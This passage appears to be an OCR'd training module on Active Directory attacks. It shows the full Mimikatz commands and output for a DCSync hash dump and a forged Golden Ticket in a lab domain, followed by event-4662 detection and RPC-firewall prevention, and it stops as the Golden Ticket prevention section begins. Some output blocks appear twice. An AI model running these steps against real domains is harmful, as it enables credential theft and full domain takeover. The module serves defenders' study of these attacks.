
- `4625`



- `4771`



- 4776



DCSync

Description


`DCSync` is an attack that threat agents utilize to impersonate a Domain Controller and perform replication with a targeted Domain Controller to extract password hashes from

Active Directory. The attack can be performed both from the perspective of a user account or a computer, as long as they have the necessary permissions assigned, which are:

- `Replicating Directory Changes`
- `Replicating Directory Changes All`

Attack

We will utilize the user `Rocky` (whose password is `Slavi123`) to showcase the `DCSync` attack. When we check the permissions for Rocky, we see that he has `Replicating Directory Changes` and `Replicating Directory Changes All` assigned:



First, we need to start a new command shell running as Rocky:

```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe

Enter the password for eagle\rocky:
```

```
Attempting to start cmd.exe as user "eagle\rocky" ...
```

Subsequently, we need to use `Mimikatz`, one of the tools with an implementation for performing DCSync. We can run it by specifying the username whose password hash we want to obtain if the attack is successful, in this case, the user 'Administrator':

```
C:\Mimikatz>mimikatz.exe

mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator

[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 11.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd69313922373216cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
```

```
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8
```

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 12.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf
```


It is possible to specify the `/all` parameter instead of a specific username, which will dump the hashes of the entire AD environment. We can perform `pass-the-hash` with the obtained hash and authenticate against any Domain Controller.


Prevention

What DCSync abuses is a common operation in Active Directory environments, as replications happen between Domain Controllers all the time; therefore, preventing DCSync out of the box is not an option. The only prevention technique against this attack is using

solutions such as the RPC Firewall, a third-party product that can block or allow specific RPC calls with robust granularity. For example, using `RPC Firewall`, we can only allow replications from Domain Controllers.

Detection

Detecting DCSync is easy because each Domain Controller replication generates an event with the ID `4662`. We can pick up abnormal requests immediately by monitoring for this event ID and checking whether the initiator account is a Domain Controller. Here's the event generated from earlier when we ran `Mimikatz`; it serves as a flag that a user account is performing this replication attempt:



Since replications occur constantly, we can avoid false positives by ensuring the followings:

- Either the property `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` or `1131f6ad-9c07-11d1-f79f-00c04fc2dcd2` is present in the event.
- Whitelisting systems/accounts with a (valid) business reason for replicating, such as `Azure AD Connect` (this service constantly replicates Domain Controllers and sends the obtained password hashes to Azure AD).

Golden Ticket

Description

The `Kerberos Golden Ticket` is an attack in which threat agents can create/generate tickets for any user in the Domain, therefore effectively acting as a Domain Controller.

When a Domain is created, the unique user account `krbtgt` is created by default; `krbtgt` is a disabled account that cannot be deleted, renamed, or enabled. The Domain Controller's KDC service will use the password of `krbtgt` to derive a key with which it signs all Kerberos tickets. This password's hash is the most trusted object in the entire Domain because it is how objects guarantee that the environment's Domain issued Kerberos tickets.

Therefore, `any user` possessing the password's hash of `krbtgt` can create valid Kerberos TGTs. Because `krbtgt` signs them, forged TGTs are considered valid tickets within an environment. Previously, it was even possible to create TGTs for inexistent users and assign any privileges to their accounts. Because the password's hash of `krbtgt` signs these tickets, the entire domain blindly trusts them, behaving as if the user(s) existed and possessed the privileges inscribed in the ticket.

The `Golden Ticket` attack allows us to escalate rights from any child domain to the parent in the same forest. Therefore, we can escalate to the production domain from any test domain we may have, as the domain is `not` a security boundary.

This attack provides means for elevated persistence in the domain. It occurs after an adversary has gained Domain Admin (or similar) privileges.

Attack

To perform the `Golden Ticket` attack, we can use `Mimikatz` with the following arguments:

- `/domain`: The domain's name.
- `/sid`: The domain's SID value.

- `/rc4`: The password's hash of `krbtgt`.
- `/user`: The username for which `Mimikatz` will issue the ticket (Windows 2019 blocks tickets if they are for inexistent users.)
- `/id`: Relative ID (last part of `SID`) for the user for whom `Mimikatz` will issue the ticket.

Additionally, advanced threat agents mostly will specify values for the `/renewmax` and `/endin` arguments, as otherwise, `Mimikatz` will generate the ticket(s) with a lifetime of 10 years, making it very easy to detect by EDRs:

- `/renewmax`: The maximum number of days the ticket can be renewed.
- `/endin`: End-of-life for the ticket.

First, we need to obtain the password's hash of `krbtgt` and the `SID` value of the Domain. We can utilize `DCSync` with Rocky's account from the previous attack to obtain the hash:

```
C:\WINDOWS\system32>cd ../../../

C:\>cd Mimikatz

C:\Mimikatz>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtgt
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 07/08/2022 11.26.54
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-502
Object Relative ID   : 502
```

```
Credentials:
  Hash NTLM: db0d0630064747072a7da3f7c3b4069e
    ntlm- 0: db0d0630064747072a7da3f7c3b4069e
    lm  - 0: f298134aa1b3627f4b162df101be7ef9

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b21cfadaca7a3ab774f0b4aea0d7797f

* Primary:Kerberos-Newer-Keys *
    Default Salt : EAGLE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
1335dd3a999cacbae9164555c30f71c568fbaf9c3aa83c4563d25363523d1efc
      aes128_hmac       (4096) : 8ca6bbd37b3bfb692a3cfaf68c579e64
      des_cbc_md5       (4096) : 580229010b15b52f

* Primary:Kerberos *
    Default Salt : EAGLE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 580229010b15b52f

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  b4799f361e20c69c6fc83b9253553f3f
    02  510680d277587431b476c35e5f56e6b6
    03  7f55d426cc922e24269610612c9205aa
    04  b4799f361e20c69c6fc83b9253553f3f
    05  510680d277587431b476c35e5f56e6b6
    06  5fe31b1339791ab90043dbcbdf2fba02
    07  b4799f361e20c69c6fc83b9253553f3f
    08  7e08c14bc481e738910ba4d43b96803b
    09  7e08c14bc481e738910ba4d43b96803b
    10  b06fca48286ef6b1f6fb05f08248e6d7
    11  20f1565a063bb0d0ef7c819fa52f4fae
    12  7e08c14bc481e738910ba4d43b96803b
    13  b5181b744e0e9f7cc03435c069003e96
    14  20f1565a063bb0d0ef7c819fa52f4fae
    15  1aef9b5b268b8922a1e5cc11ed0c53f6
    16  1aef9b5b268b8922a1e5cc11ed0c53f6
    17  cd03f233b0aa1b39689e60dd4dbf6832
    18  ab6be1b7fd2ce7d8267943c464ee0673
    19  1c3610dce7d73451d535a065fc7cc730
    20  aeb364654402f52deb0b09f7e3fad531
    21  c177101f066186f80a5c3c97069ef845
    22  c177101f066186f80a5c3c97069ef845
    23  2f61531cee8cab3bb561b1bb4699cb9b
```


```
24  bc35f896383f7c4366a5ce5cf3339856
25  bc35f896383f7c4366a5ce5cf3339856
26  b554ba9e2ce654832edf7a26cc24b22d
27  f9daef80f97eead7b10d973f31c9caf4
28  1cf0b20c5df52489f57e295e51034e97
29  8c6049c719db31542c759b59bc671b9c
```

mimikatz 2.2.0 x64 (oe.eo)

```
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd ../../../

C:\>cd Mimikatz

C:\Mimikatz>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtgt
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 07/08/2022 12.26.54
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: db0d0630064747072a7da3f7c3b4069e
```

We will use the `Get-DomainSID` function from PowerView to obtain the SID value of the Domain:


```
PS C:\Users\bob\Downloads> powershell -exec bypass

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\bob\Downloads> . .\PowerView.ps1
PS C:\Users\bob\Downloads> Get-DomainSID
S-1-5-21-1518138621-4282902758-752445584
```



Now, armed with all the required information, we can use `Mimikatz` to create a ticket for the account `Administrator`. The `/ptt` argument makes `Mimikatz` pass the ticket into the current session:

```
C:\Mimikatz>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:eagle.local /sid:S-1-5-21-1518138621-
4282902758-752445584 /rc4:db0d0630064747072a7da3f7c3b4069e
/user:Administrator /id:500 /renewmax:7 /endin:8 /ptt

User      : Administrator
Domain    : eagle.local (EAGLE)
SID       : S-1-5-21-1518138621-4282902758-752445584
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: db0d0630064747072a7da3f7c3b4069e - rc4_hmac_nt
Lifetime  : 13/10/2022 06.28.43 ; 13/10/2022 06.36.43 ; 13/10/2022
06.35.43
-> Ticket : ** Pass The Ticket **
```

```
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ eagle.local' successfully submitted for
current session
```



The output shows that `Mimikatz` injected the ticket in the current session, and we can verify that by running the command `klist` (after exiting from `Mimikatz`):

```
mimikatz # exit

Bye!

C:\Mimikatz>klist

Current LogonId is 0:0x9cbd6

Cached Tickets: (1)

#0>     Client: Administrator @ eagle.local
        Server: krbtgt/eagle.local @ eagle.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 10/13/2022 13/10/2022 06.28.43 (local)
        End Time:   10/13/2022 13/10/2022 06.36.43 (local)
        Renew Time: 10/13/2022 13/10/2022 06.35.43 (local)
```

```
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

```
mimikatz # exit
Bye!

C:\Mimikatz>klist

Current LogonId is 0:0x6d8cb

Cached Tickets: (1)

#0>     Client: Administrator @ eagle.local
        Server: krbtgt/eagle.local @ eagle.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 10/13/2022 6:28:43 (local)
        End Time:   10/13/2022 6:36:43 (local)
        Renew Time: 10/13/2022 6:35:43 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```


To verify that the ticket is working, we can list the content of the `C$` share of `DC1` using it:

```
C:\Mimikatz>dir \\dc1\c$

 Volume in drive \\dc1\c$ has no label.
 Volume Serial Number is 2CD0-9665

 Directory of \\dc1\c$

15/10/2022  08.30    <DIR>          DFSReports
13/10/2022  13.23    <DIR>          Mimikatz
01/09/2022  11.49    <DIR>          PerfLogs
28/11/2022  01.59    <DIR>          Program Files
01/09/2022  04.02    <DIR>          Program Files (x86)
13/12/2022  02.22    <DIR>          scripts
07/08/2022  11.31    <DIR>          Users
28/11/2022  02.27    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  44.947.984.384 bytes free
```

```
C:\Mimikatz>dir \\dc1\c$
 Volume in drive \\dc1\c$ has no label.
 Volume Serial Number is 2CD0-9665

 Directory of \\dc1\c$

01/09/2022  12.49    <DIR>          PerfLogs
07/08/2022  12.27    <DIR>          Program Files
01/09/2022  05.02    <DIR>          Program Files (x86)
07/08/2022  12.31    <DIR>          Users
30/09/2022  04.21    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  45.003.411.456 bytes free
```

Prevention

Preventing the creation of forged tickets is difficult as the `KDC` generates valid tickets using the same procedure. Therefore, once an attacker has all the required information, they can forge a ticket. Nonetheless, there are a few things we can and should do:

